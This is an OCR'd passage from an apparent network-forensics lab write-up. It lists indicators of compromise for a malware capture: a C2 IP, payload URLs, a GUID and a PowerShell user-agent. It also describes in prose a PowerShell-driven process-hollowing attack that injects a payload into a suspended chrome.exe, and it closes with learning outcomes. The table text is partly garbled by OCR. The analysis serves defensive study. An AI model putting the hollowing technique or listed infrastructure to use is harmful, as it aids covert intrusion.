
🔒 Indicators of Compromise (IOC)


Type	IOC
IP Address	79.124.78.109
URL	http://79.124.78.109/flocking.php
Path	/flocking.php
Machine GUID	6eac11b8-35d6-bffe-da50-d9e1a5ae832a
Payload Type	application/octet-stream

▼ 🔒 Artifact #6

File	Type	Observations	TCP [Port]	IP
index.php	Sophisticated malware	It defines **low-level Windows structures and API imports**	51187	ip.addr = 79.124.78.109

File	Type	Observations	TCP [Port]	IP
	infrastructure, intercepted a key **stage of process hollowing** delivery via **PowerShell-based code injection**.	(`CreateProcess` , `GetThreadContext` , `VirtualAllocEx` , etc.)Uses **PowerShell Add-Type** to embed **C# structs and functions.** It loads a binary (likely EXE or shellcode) into memory and performs **process hollowing**: it launches `chrome.exe` in suspended mode, Unmaps its memory, Injects malicious code into it, alters its thread context to point to the malicious code and resumes the thread, now running **attacker's payload** under the disguise of Chrome		





🔒 Indicators of Compromise (IOC)

Type	IOC
URL	`http://79.124.78.109/index.php?ver=64`
Delivery	PowerShell GET + fileless code
Technique	Process Hollowing via PowerShell + Add-Type
Injection Target	`chrome.exe` (suspended process)

Type	IOC
Suspicious Function	`Invoke-IElevator()`
Malware Behavior	In-memory PE injection
User-Agent	`WindowsPowerShell/5.1.26100.2161`

📚 Learning Outcomes

- Learned stream reconstruction via TCP/HTTP.
- Performed payload extraction.
- Identified possible FTP-based command transmission.
- Practiced IOC hunting using Wireshark filters.
- Built pattern recognition for malware and web based PowerShell and JavaScript/Vb.net scripting techniques.
- Analyzed Process Hollowing Technique.
- Navigated Forensic Roadblocks.